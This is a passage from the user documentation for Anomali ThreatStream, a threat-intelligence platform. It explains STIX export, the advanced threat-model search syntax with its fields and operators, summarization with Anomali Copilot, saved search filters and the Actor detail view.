3. Select the template you want to set as your default template in the left menu.
4. Click **Set as Default** in the Actions menu.



The template now appears at the top of the list of templates. This is a user-level setting, and it does not impact other users in your organization.

Alternatively, you can also set a template as your default template when creating, editing or cloning a template by selecting the **Set as Default Template** option.



Exporting Threat Model Entities in STIX Format

You can export the Anomali Threat Model data in the following STIX formats:

- STIX version 1.2 XML
- STIX version 2.0 JSON
- STIX version 2.1 JSON



Note:

- You can only export information about one entity at a time.
- Only valid STIX objects are included in STIX exports.
- Binary data is not filtered out in STIX exports.
- Attachments are not included in STIX exports.



- A STIX export can include up to 50 direct associations of one type.
- Associations are included in a STIX 2.x export only if their relationship is defined by a user or STIX 2.x specification.
- Threat Bulletins must be in *Published* state in order to be exported in STIX 2.0 or 2.1 format.
- STIX export is supported for all Domain, Email, Hash, IP Address, and URL observables. The following additional STIX 2 indicator types are also supported by STIX 2 and 2.1 exports: file (file-name), email-message, mutex, and windows-registry-key.
- Currently, STIX does not support TLP 2.0. Therefore, TLP: Clear is displayed as TLP: White, and TLP: Amber+ Strict is displayed as TLP: Red in the generated XML or JSON file.

Exporting STIX Data from the Anomali Threat Model

Exporting Threat Model entities in STIX formats results in an XML file (for STIX 1.2) or JSON file (for STIX 2.0 and 2.1). The exported file contains attributes and associations for each Threat Model entity. The time stamp included in the exported data is in UTC.

See "[Supported Attributes for STIX Entities](#)" on [page 1310](#) to reference the attributes included in STIX exports.

To export STIX data from Anomali Threat Model:

1. Navigate to **ThreatStream > Threat Model**.
2. Click the threat model entity you want to export.
3. The export begins automatically.

Performing Advanced Threat Model Searches

ThreatStream provides advanced threat model search functionality for cases involving specialized searches. Advanced Search queries are formed by constructing filters.

Constructing Advanced Threat Model Search Filters


Advanced Search filters are composed of expressions that adhere to the following format:

intelligence_field operator value


Filters can contain any number of expressions joined together by the logical operators AND, OR, and NOT.

As you type, ThreatStream suggests context specific valid operators and fields.

The Filter Options in the left panel are not available for advanced threat model searches.



You can hover over fields in the suggestion window to view descriptions for the selected field.



ThreatStream color codes your advanced search queries for ease of use.

(tlp = red) and (is_public = false) and (tags = Weaponization)

- Fields are **blue**
- Operators are **purple**
- Values are **green**
- Warnings are underlined in **yellow**




Tip: Warnings occur when you use the = or != operators and enter an unexpected value for the specified field. Click the warning to view a list of suggested values.

- Errors are underlined **red**



Tip: Errors occur when queries exhibit missing parenthesis, misplaced tokens, or unknown fields, operators, or values (such as an unsupported date format).

Click the expand icon to see your search query in an expanded view.



Note: Advanced search queries must be 4,000 characters or less.

ThreatStream enables you to save threat model advanced search filters. See ["Saving Threat Model Search Filters" on page 627](#).

ThreatStream automatically saves the most recent advanced search query you executed. Select **Last Search** in the Search Filter menu to execute this search filter again.



Note: Saved threat model advanced search filters are not supported for use with ThreatStream Integrator, custom dashboards, or the ThreatStream TAXII server.

Supported Intelligence Fields



Note: Values specified in advanced search filters are case-insensitive unless otherwise noted. However, field names are case-sensitive. For example, including Tag instead of tag creates an invalid search filter that will not return any results. To create a valid search filter, you must enter the field name exactly as it appears in the table below. For more on case sensitivity, see ["Case Sensitivity in ThreatStream Search" on page 507](#).

Field Name	Type	Description
alias	String	Other names by which the entity is known (Actors, Attack Patterns, Campaigns, Infrastructure, Intrusion Sets, Malware, Tools, TTPs, Vulnerabilities only).
assignee_user_id	Numeric	ID of the user to whom the entity is assigned.
body	String	Body of the entity.

Field Name	Type	Description
created_ts	Date	UTC time stamp of when the entity was created in ThreatStream. Date can be specified as follows: • In this format: <i>YYYY-MM-DDThh:mm:ss</i>, where T denotes the start of the value for time. For example, 2014-10-02T20:44:35. T must be capitalized. • As a relative time unit, in this format: -<n><unit>, where n is a whole number and unit is w, d, h, m, s (for week, days, hour, minutes, and seconds, respectively). For example, -2w denotes two weeks, starting NOW. Units must be lowercase.  Note: The creation time of an entity, as given by <code>created_ts</code>, is distinct from its publish date. See "Reviewing Threat Model Entities for Publication" on page 581 for more information.
cvss2_score	Numeric	CVSS 2.0 Score (Vulnerability entities only). Scores range from 0-10.
cvss3_score	Numeric	CVSS 3.0 Score (Vulnerability entities only). Scores range from 0-10.
feed_id	Numeric	ID of the feed from which the entity originates.
feed_name	String	Name of the feed from which the entity originates.

Field Name	Type	Description
is_email	Boolean	Whether the entity was created as a result of ingesting a phishing email. This attribute applies to Threat Bulletins only. Therefore, an invalid query is created if you specify a value for is_email and specify a value other than tipreport for model_type.
is_public	Boolean	Whether the entity is public or private (including belonging to a trusted circle). Possible values include: false and true .
model_type	String	Threat model entity type. Possible values include: actor, attackpattern, campaign, courseofaction, customtm, identity, infrastructure, incident, malware, signature, intrusionset, tipreport, tool, ttp, vulnerability. You can also use model_type to search for custom objects of a specific type. For example, (model_type = "x-example")  Note: model_type values are case-sensitive and must be entered as specified above.

Field Name	Type	Description
modified_ts	Date	UTC time stamp of when the entity was last modified in ThreatStream. Date can be specified as follows: • In this format: <i>YYYY-MM-DDThh:mm:ss</i>, where T denotes the start of the value for time. For example, 2014-10-02T20:44:35. T must be capitalized. • As a relative time unit, in this format: -<n><unit>, where n is a whole number and unit is w, d, h, m, s (for week, days, hour, minutes, and seconds, respectively). For example, -2w denotes two weeks, starting NOW. Units must be lowercase.
name	String	Name of the entity.
organization_id	Numeric	ID of the organization on ThreatStream that owns the threat model entity.
owner_user_id	Numeric	ID of the user that owns the entity.
publication_status	String	Publication status of the threat model entity. Possible values include: new, published, review_requested, reviewed.  Note: publication_status values are case-sensitive and must be entered as specified above.

Field Name	Type	Description
source_created	Date	UTC time stamp of when the entity was created by its original source. Date can be specified as follows: • In this format: <code>YYYY-MM-DDT^{hh:mm:ss}</code>, where T denotes the start of the value for time. For example, <code>2014-10-02T20:44:35</code>. T must be capitalized. • As a relative time unit, in this format: - <code><n><unit></code>, where n is a whole number and unit is w, d, h, m, s (for week, days, hour, minutes, and seconds, respectively). For example, <code>-2w</code> denotes two weeks, starting NOW. Units must be lowercase.
source_locations	String	Source locations associated with the threat model entity (as defined by STIX 2.1). Possible values include letter codes of regions, countries, and administrative areas (US States and Washington DC only). For example, <code>source_locations = JP</code>, <code>source_locations = US-AL</code>, and <code>source_locations = europe</code>.  Note: ThreatStream returns threat model entities associated with all source locations that are part of the specified region/country/administrative area. For example, if you enter <code>source_locations = europe</code>, ThreatStream will return threat model entities associated with all source European countries such as Germany, Poland, France, Belgium, and so on.

Field Name	Type	Description
source_ modified	Date	UTC time stamp of when the entity was last modified by its original source. Date can be specified as follows: • In this format: <i>YYYY-MM-DDT^{hh:mm:ss}</i>, where T denotes the start of the value for time. For example, 2014-10-02T20:44:35. T must be capitalized. • As a relative time unit, in this format: - <n><unit>, where n is a whole number and unit is w, d, h, m, s (for week, days, hour, minutes, and seconds, respectively). For example, -2w denotes two weeks, starting NOW. Units must be lowercase.
tag	String	Tags assigned to the entity.
target_ industry	String	Target industry associated with the threat model entity. Possible values are defined by the STIX 2.1 Industry Sector vocabulary. For example, target_industry = chemical, target_industry = government-national.

Field Name	Type	Description
target_locations	String	Target locations associated with the threat model entity (as defined by STIX 2.1). Possible values include letter codes of regions, countries, and administrative areas (US States and Washington DC only). For example, <code>target_locations = EG</code>, <code>target_locations = US-ID</code>, and <code>target_locations = europe</code>.  Note: ThreatStream returns threat model entities associated with all target locations that are part of the specified region/country/administrative area. For example, if you enter <code>target_locations = europe</code>, ThreatStream will return threat model entities associated with all target European countries such as Germany, Poland, France, Belgium, and so on.

Field Name	Type	Description
tlp	String	TLP (Traffic Light Protocol) color. Possible values include: amber, amber+strict, green, red, clear or white.  Note: - With the release of TLP v2.0., TLP:White was replaced with TLP:Clear. However, when creating search queries in ThreatStream, both TLP values can be used interchangeability. For example, <code>tlp = clear</code> and <code>tlp = white</code> will match all threat models with either TLP: Clear or TLP: White designations. <code>tlp</code> values are case-sensitive and must be entered as specified above.
trusted_circle_ids	Numeric	ID of the trusted circle with which the threat model entity is shared.

Field Name	Type	Description
type	String	Threat model entity subtypes. Possible values for Actor entities include: activist, competitor, crime-syndicate, criminal, hacker, insider-accidental, insider-disgruntled, sensationalist, nation-state, spy, terrorist, unknown. Possible values for Infrastructure entities include: amplification, anonymization, botnet, command-and-control, exfiltration, hosting-target-lists, hosting-malware, phishing, reconnaissance, staging, undefined. Possible values for Malware entities include: adware, backdoor, bot, bootkit, ddos, downloader, dropper, exploit-kit, keylogger, ransomware, remote-access-trojan, resource-exploitation, rootkit, rogue-security-software, screen-capture, spyware, trojan, unknown, virus, webshell, wiper, worm. Possible values for Signature entities include: Snort, YARA, CybOX, OpenIOC, ClamAV, Suricata, Bro, Carbon Black Query, Custom, Splunk Query, Sigma, RSA NetWitness. Possible values for Tool entities include: denial-of-service, exploitation, information-gathering, network-capture, remote-access, credential-exploitation, vulnerability-scanning, unknown.  Note: type values are case-sensitive and must be entered as specified above.
workgroups	Numeric	ID of the workgroups with which the threat model entity is shared.

Search Operators

Advanced search on ThreatStream supports the search operators listed in the table below.

Operator	Description
=	Searches for results that are identical to the value after the operator.  Note: The behavior of the = operator differs slightly when searching the name and tag fields. See "Name and Tag Queries in Advanced Search" on page 622 for more information.
!=	Searches for results that exclude the value after the operator.
contains	Searches for data that starts with or end with the value after the operator. Values specified after the contains operator must consist of 3 characters or more.  Note: The behavior of the contains operator differs slightly when searching name, tag, and body fields. See "Name and Tag Queries in Advanced Search" on page 622 and "Behavior of the Contains Operator on Multi-Word Body Queries" on page 623 for more information.
startswith	Searches for results that begin with the value after the operator.
endswith	Searches for results that end with the value after the operator.

Operator	Description
~	Searches for results that match the regular expression after the operator. Only valid for use in filter expressions that contain regular expressions. Note: Avoid using regular expression operators in search queries. As an alternative, use the <code>contains</code>, <code>endswith</code>, or <code>startswith</code> operators to search for specific phrase matches. If these alternative operators do not fulfill your use case, contact Anomali Support for assistance.
!~	Searches for results that do not match the regular expression after the operator. Only valid for use in filter expressions that contain regular expressions. Note: Avoid using regular expression operators in search queries. As an alternative, use the <code>contains</code>, <code>endswith</code>, or <code>startswith</code> operators to search for specific phrase matches. If these alternative operators do not fulfill your use case, contact Anomali Support for assistance.
<	Searches for results that are <i>less than</i> the numerical value or date after the operator.
<=	Searches for results that are <i>less than or equal to</i> the numerical value or date after the operator.
>	Searches for results that are <i>greater than</i> the numerical value or date after the operator.
>=	Searches for results that are <i>greater than or equal to</i> the numerical value or date after the operator.
AND	Searches for results that are <i>included in both</i> the filter expression before and the filter expression after the operator.

Operator	Description
OR	Searches for results that are <i>included in either</i> the filter expression before or the filter expression after the operator. Results included in both filter expressions are also returned.
NOT	Searches for results that are <i>excluded from</i> the filter expression after the operator.

Each data type is compatible with certain search operators. The table below displays all of the valid operators and fields associated with each data type.

Data Type	Valid Operators	Field Names
String	=, !=, contains, startswith, endswith, ~, !~, insubnet, !insubnet	alias, body, model_type, name, publication_status, tag, tlp, type
Numeric	=, !=, <, <=, >, >=	assignee_user_id, feed_id, organization_id, owner_user_id, trusted_circle_ids, workgroups
Date	=, !=, <, <=, >, >=	created_ts, modified_ts, source_created, source_modified
Boolean	=, !=	is_public
Logical	AND, OR, NOT	Joins together multiple expressions. Example: name startswith APT AND created_ts > 2020-10-01T12:00:00

Name and Tag Queries in Advanced Search

Unlike other string type threat model fields, `name` and `tag` can contain multi-word phrases. Therefore, advanced search behavior for `name` and `tag` differs from other string type fields for certain operators.

- When applied to the `tag` and `name` fields, the `=` operator returns all threat models in which the query string appears as a whole word anywhere in the field. For example, `tag = "attack"` will match the following tags: "attack", "attack pattern", and "zero day attack", but not "attacker". Similarly, `name = "Huge`

Database" will match threat models with the name "huge database" but not "huge databases".

- When applied to the `tag` and `name` fields, the `contains` operator returns all threat models in which the query string appears as a **contiguous substring** anywhere in the field. For example, `tag contains "of Ant"` will match "of Antarctica", but not "of the Antarctic". Similarly, `name contains "Huge Database"` will match threat models with both names, "huge database" and "huge databases".
- The `startswith` operator does not support multi-word queries, such as `tag startswith "coronavirus pandemic"`. This also includes hyphenated word queries, such as `tag startswith "mustang-panda"`. Therefore, you can use the `startswith` operator to query tags that contain a word beginning with the specified value only. For example, `tag startswith "pan"` can yield any of the following tags: "panda", "mustang panda", "panama papers", "pan", and so on.
- The `endswith` operator does not support multi-word queries, including hyphenated word queries. Instead, `endswith` inserts an OR between words specified after the operator. Therefore, you can use the `endswith` operator to query tags whose ending characters or words match the value specified after the operator. For example, `tag endswith "security testing"` can yield any of the following results: "testing", "pentesting", "enterprise security", and so on.

Behavior of the Contains Operator on Multi-Word Body Queries

For the `body` field of a threat model, the `contains` operator matches text in the following manner:

- Exact match for IP addresses. For example, `body contains "1.2.3.4"`.
- Exact match for domains. For example, `body contains "yahoo.com"`.
- For a multi-word phrase, all words must occur together in a threat model body for a match. For example, `body contains "malware file"` will yield any of the following results "malware file", "malware files", and "malware filename".



Tip: Anomali recommends using the `=` operator to match the whole phrase. For example, results for `body = "bank Scotland"` will include all matches that contain the specified value in sequence. For example, "bank Scotland" and "this bank Scotland is located in Scotland" will both be matches.

- Special characters in a multi-word phrase may yield unpredictable search results. For example, `body contains "bank-of-scotland"` will not match the phrase "bank-of-scotland" in the body because the hyphen is treated as a word delimiter. Therefore, Anomali recommends removing special characters from search terms. For this example, `contains "bank of scotland"` is recommended as it will match the threat model that contains "bank-of-scotland".
- For email addresses and URLs, Anomali recommends using the `=` operator.

Example Advanced Search Filters

- `name contains apt`
- `model_type = actor AND (type = hacker OR type = criminal)`
- `model_type = signature AND tlp = clear`
- `model_type = vulnerability AND (cvss3_score >= 2 AND cvss3_score <= 5)`
- `(tag = covid19 OR tag = coronavirus) AND model_type = campaign`
- `name contains APT AND modified_ts > 2021-01-01T00:00:00 AND is_public = true`
- `publication_status = review requested AND assignee = me@company.com`

Summarizing Threat Model Entities with Anomali Copilot



Note: An active Anomali Copilot suite subscription is required to use this feature. Contact your Anomali account Sales representative for details.

The summarization feature is part of the Anomali Copilot suite of AI-powered solutions, which allows users to generate threat model summaries from the Threat Model page. A generated summary can then be copied or converted into a Threat Bulletin.

The Anomali Copilot transient slide-out summary panel is located in the top right corner of the ThreatStream user interface. Click the **Copilot** icon to open and close the summary panel.

To generate a summary with Anomali Copilot

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Select up to 10 threat models that you want to summarize.

Search Threat Model

QAdvanced

10 Items Selected

Summarize

Edit Tags

Add to Investigation

Share via Email

Delete

☐	CREATED	TYPE	NAME	PUBLICAT...	SOURCE	VISIBILITY	OWNER	MODIF...	TAGS
> ☒	07 Feb 2024 10:25	Threat Bulletin	Anomali Match Threat Bulletin Created on...	New		My Organization		07 Feb ...	a...>
> ☒	07 Feb 2024 10:21	Threat Bulletin	Russia's Invasion of Ukraine Has Led to Incr...	New		My Organization		07 Feb ...	a...>
> ☒	07 Feb 2024 10:21	Threat Bulletin	Russia's Invasion of Ukraine Has Led to Incr...	New		My Organization		07 Feb ...	a...>
> ☒	07 Feb 2024 09:22	Threat Bulletin	ToddyCat: Unveiling an unknown APT actor...	New		My Organization		07 Feb ...	a...>
> ☒	07 Feb 2024 09:00	Threat Bulletin	Casbaneiro Malware Profile	Published		My Organization		07 Feb ...	int...>
> ☒	07 Feb 2024 09:00	Threat Bulletin	Kasseika Malware Profile	Published		My Organization		07 Feb ...	int...>
> ☒	07 Feb 2024 08:15	Threat Bulletin	The Week in Ransomware - December 4th ...	New		My Organization		07 Feb ...	a...>
> ☒	07 Feb 2024 08:12	Threat Bulletin	Nowa metoda na poznanie hasel lokalnych ...	New		My Organization		07 Feb ...	a...>
> ☒	07 Feb 2024 08:09	Threat Bulletin	Page not found - Sygnia Threat Bulletin Cr...	New		My Organization		07 Feb ...	a...>
> ☒	07 Feb 2024 07:31	Threat Bulletin	Threat Bulletin Created on 2024-02-07 15:31...	New		My Organization		07 Feb ...	a...>
> ☐	07 Feb 2024 07:29	Threat Bulletin	X. It's what's happening / X Threat Bulletin...	New		My Organization		07 Feb ...	C...>

3. Click **Summarize**.

The summary panel opens on the left side of your screen. Allow the Copilot a few seconds to generate a summary based on selected threat models.

The summary includes the following information:

- Overview of selected threat model entities
- Attack Source Country
- Targeted Countries and Regions
- Targeted Entities
- Takeaways

Anomali Copilot can summarize content of up to 20 000 characters.

4. (Optionally) Click **Copy** to copy the generated summary or click **Threat Bulletin** to create a Threat Bulletin.

Below is the example of the executive-level summary.

The screenshot displays the Anomali Threat Model interface. On the left, a table lists 10 items selected, with columns for CREATED, TYPE, NAME, PUBLIC, SOURCE, VISIBILITY, OWNER, MOD, and TAGS. The right panel, titled 'Threat Model Summary', shows a 'Time saved' section with a red circle 1 indicating '1 hr of reading - 2 hrs of writing'. Below this, a red circle 2 highlights a text snippet: 'The information provided does not describe any cyber attacks or breaches. It appears to be an error page from a website stating that the requested page could not be found and directing the user back to the homepage.' Further down, a red circle 3 points to a 'Copy' button, and a red circle 4 points to a 'Threat Bulletin' button.

10 Items Selected	Summarize	Edit Tags	Add to Investigation	Share via Email	Delete				
☐	CREATED	TYPE	NAME	PUBLIC...	SOURCE	VISIBILITY	OWNER	MOD...	TAGS
☒	07 Feb 2024 10:25	Threat Bulletin	Anomali Match Threat Bulletin C...	New		My Organization		07 Fe...	
☒	07 Feb 2024 10:21	Threat Bulletin	Russia's Invasion of Ukraine Has L...	New		My Organization		07 Fe...	
☒	07 Feb 2024 10:21	Threat Bulletin	Russia's Invasion of Ukraine Has L...	New		My Organization		07 Fe...	
☒	07 Feb 2024 09:22	Threat Bulletin	ToddyCat: Unveiling an unknown ...	New		My Organization		07 Fe...	
☒	07 Feb 2024 09:00	Threat Bulletin	Casbaneiro Malware Profile	Published		My Organization		07 Fe...	
☒	07 Feb 2024 09:00	Threat Bulletin	Kasseika Malware Profile	Published		My Organization		07 Fe...	
☒	07 Feb 2024 08:15	Threat Bulletin	The Week in Ransomware - Dece...	New		My Organization		07 Fe...	
☒	07 Feb 2024 08:12	Threat Bulletin	Nowa metoda na poznanie hasel L...	New		My Organization		07 Fe...	
☒	07 Feb 2024 08:09	Threat Bulletin	Page not found - Sygnia Threat ...	New		My Organization		07 Fe...	
☒	07 Feb 2024 07:31	Threat Bulletin	Threat Bulletin Created on 2024-0...	New		My Organization		07 Fe...	
☐	07 Feb 2024 07:29	Threat Bulletin	X. It's what's happening / X Thre...	New		My Organization		07 Fe...	
☐	07 Feb 2024 07:27	Threat Bulletin	Threat Bulletin Created on 2024-0...	New		My Organization		07 Fe...	
☐	07 Feb 2024 00:02	Incident	AM: Threats discovered on 2024-...	New		My Organization		07 Fe...	No Tags
☐	07 Feb 2024 00:02	Incident	AM: Threats discovered on 2024-...	New		My Organization		07 Fe...	No Tags
☐	06 Feb 2024 18:20	Threat Bulletin	Unit 42 - Latest Cyber Security Re...	New		My Organization		06 Fe...	
☐	06 Feb 2024 18:09	Threat Bulletin	Cyberason Blog Cybersecurity ...	New		My Organization		06 Fe...	

Threat Model Summary
Powered by Anomali Copilot
Time saved:
1 hr of reading - 2 hrs of writing
The information provided does not describe any cyber attacks or breaches. It appears to be an error page from a website stating that the requested page could not be found and directing the user back to the homepage.
Attack Source Country: Unknown
Targeted Countries and Regions: Unknown
Targeted Entities: Unknown
Targeted Industries with NAICS Code: Unknown
Takeaways:
- No details of cyber attacks or security incidents are included in the text.
- The text seems to be a 404 error page from a website.
Copy Threat Bulletin

1 Time saved: Displays the writing and reading time that the summary has saved for a user. The reading and writing time saved is calculated based on the following formulas:

Reading speed of the original text (word count) - reading speed of a generated summary (word count) = Saved Reading Time.



Note: The typical reading speed is 200 words per minute.

Reading comprehension speed (original word count) + writing speed of the generated summary - Anomali Copilot writing time = Saved Writing Time



Notes:

- The average reading comprehension speed is 100 words per minute.
- The average writing speed is 20 words per minute.
- The Anomali Copilot writing time is 2 minutes.

2 Generated summary.

3 Copy: Click to copy the generated summary.

4 Threat Bulletin: Click to create a Threat Bulletin based on the generated summary.

Saving Threat Model Search Filters

You can save frequently used Threat Model advanced search filters. Saving filters enables you to perform common queries with the click of a button.

Filters longer than 4,000 characters cannot be saved.



Note: Saved threat model advanced search filters are not supported for use with ThreatStream Integrator, custom dashboards, or the ThreatStream TAXII server.

To save a search filter:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click **Advanced**.
3. Form an advanced search query. For a complete list of search fields, see ["Supported Intelligence Fields" on page 611](#).
4. Click **Filter: Save as**.
5. Enter a name for the new filter.
6. Click **Save**.

Saved filters can be accessed from the **Search Filter** menu on the advanced search bar.

Best Practices for Saved Search Filters

Anomali recommends adhering to the following best practices when constructing saved search queries to improve search performance:

- Avoid using regular expression operators in search queries. As an alternative, use the `contains`, `endswith`, or `startswith` operators to search for specific phrase matches.

For example, use `(value endswith ".com.au")` instead of `(value ~ ".*\\.com\\.au")`

- Avoid redundancies when constructing search queries. Do not include filters which duplicate search results.

For example, the query (tags contains "apt28" OR tags ~ "apt28") contains two filters that yield the same results. In this case, (tags contains "apt28") is the recommended query.

Managing Saved Search Filters

Saved searches can be managed from the Saved Searches page. Users with **Org Admin** privileges can edit or delete any search filter that belongs to their organization. **Non-admins** can only edit or delete search filters that they themselves created.

Saved Searches					
Filter Options					
Reset Filters Close All					
Date Added					
☐ Last 24 hours					
☐ Last 30 days					
☐ Last 90 days					
☐ This year					
☐ Custom Date Range					
Observable Searches					
Threat Model Searches					
162 Results					
	NAME	QUERY	CREATED	MODIFIED	CREATED BY
☐	25602		09 Jan 2023 10:23	09 Jan 2023 10:23	
☐	24993		19 Dec 2022 22:20	19 Dec 2022 23:04	
☐	24996		19 Dec 2022 23:00	19 Dec 2022 23:00	
☐	24988		19 Dec 2022 11:25	19 Dec 2022 11:25	
☐	24700		13 Dec 2022 02:42	13 Dec 2022 03:42	
☐	24699		13 Dec 2022 03:35	13 Dec 2022 03:35	
☐	24696		13 Dec 2022 03:10	13 Dec 2022 03:10	
☐	24083		28 Nov 2022 10:57	28 Nov 2022 10:57	
☐	24082		28 Nov 2022 10:56	28 Nov 2022 10:56	
☐	24081		28 Nov 2022 10:56	28 Nov 2022 10:56	
☐	24080		28 Nov 2022 10:55	28 Nov 2022 10:55	
☐	24079		28 Nov 2022 10:55	28 Nov 2022 10:55	
☐	24069		28 Nov 2022 10:40	28 Nov 2022 10:54	
☐	24070		28 Nov 2022 10:44	28 Nov 2022 10:54	
☐	24071		28 Nov 2022 10:47	28 Nov 2022 10:54	
☐	24072		28 Nov 2022 10:50	28 Nov 2022 10:54	
☐	24073		28 Nov 2022 10:50	28 Nov 2022 10:54	

To edit a search filter:

1. Navigate to **Analyze > Threat Model**.
2. Click **Advanced**.
3. Click **Filter: Manage**.
4. On the Threat Model Searches tab, click the search filter you want to edit. The filter will populate the advanced search bar.

5. Make required changes to the search filter.

The screenshot shows the 'Threat Model' interface. On the left, there's a 'Filter Options' sidebar with various filter categories like 'Filter', 'Key Filters', 'Visibility', and 'TLP'. The main area displays a table of 3720 results. A search filter is being edited, showing the query 'model_type != 'vulnerability''. The 'Save' button is highlighted in red.

6. Click **Save**.


To delete search filters:

1. Navigate to **Analyze > Threat Model**.
2. Click **Advanced**.
3. Click **Filter: Manage**.
4. On the Threat Model Searches tab, select the search filters you want to delete.

The screenshot shows the 'Saved Searches' interface. On the left, there's a 'Filter Options' sidebar with 'Date Added' filters. The main area displays a table of saved searches. A search filter is selected, and the 'Delete' button is highlighted in red.

5. Click **Delete**.

Viewing Actor Details



1 Summary

Summaries contain high-level information, such as the Actor's title, the user who created the Actor, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Actor details. For more information, see ["Editing Actors" on page 634](#).
- **Publication workflow:** Move the Actor through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the Actor to a new or existing investigation. When you add an Actor to an investigation you can additionally add any observables associated with the Actor to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.
- **Delete:** Delete the Actor. See ["Deleting Threat Model Entities" on page 596](#) for more information.

- **Clone:** Create a private copy of the Actor. For more information, see ["Cloning Threat Model Entities" on page 593](#).
- **Retrospective Search:** Run a Forensics & Retrospective search on your Security Analytics instance to see the matches for the observables associated with the Actor.



Note: You must have an active Anomali Security Analytics subscription to enable Retrospective Search.

3 Attributes

Attributes may include Tags, Source Locations, Target Locations, Target Industry, Visibility, Intelligence Initiative, Feed, Aliases, Source Created, Source Modified, and Custom Fields.

For a complete list of fields and definitions, see ["Editing Actors" on page 634](#).

To assign an intelligence initiative to an Actor:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Actor.
3. Click **Add**.

ATTRIBUTE TO INTELLIGENCE INITIATIVE

☒ Adversary Monitoring

☐ Brand Monitoring

☐ Phishing

Cancel Save

4 Description

Full text description of the Actor.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Actor. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Actor.

9 Notes

STIX 2.1 notes indicators associated with the Actor.

10 History


When a change is made to an Actor, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Actor, the organization name is shown in the log entry; all other organization names are hidden.

11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
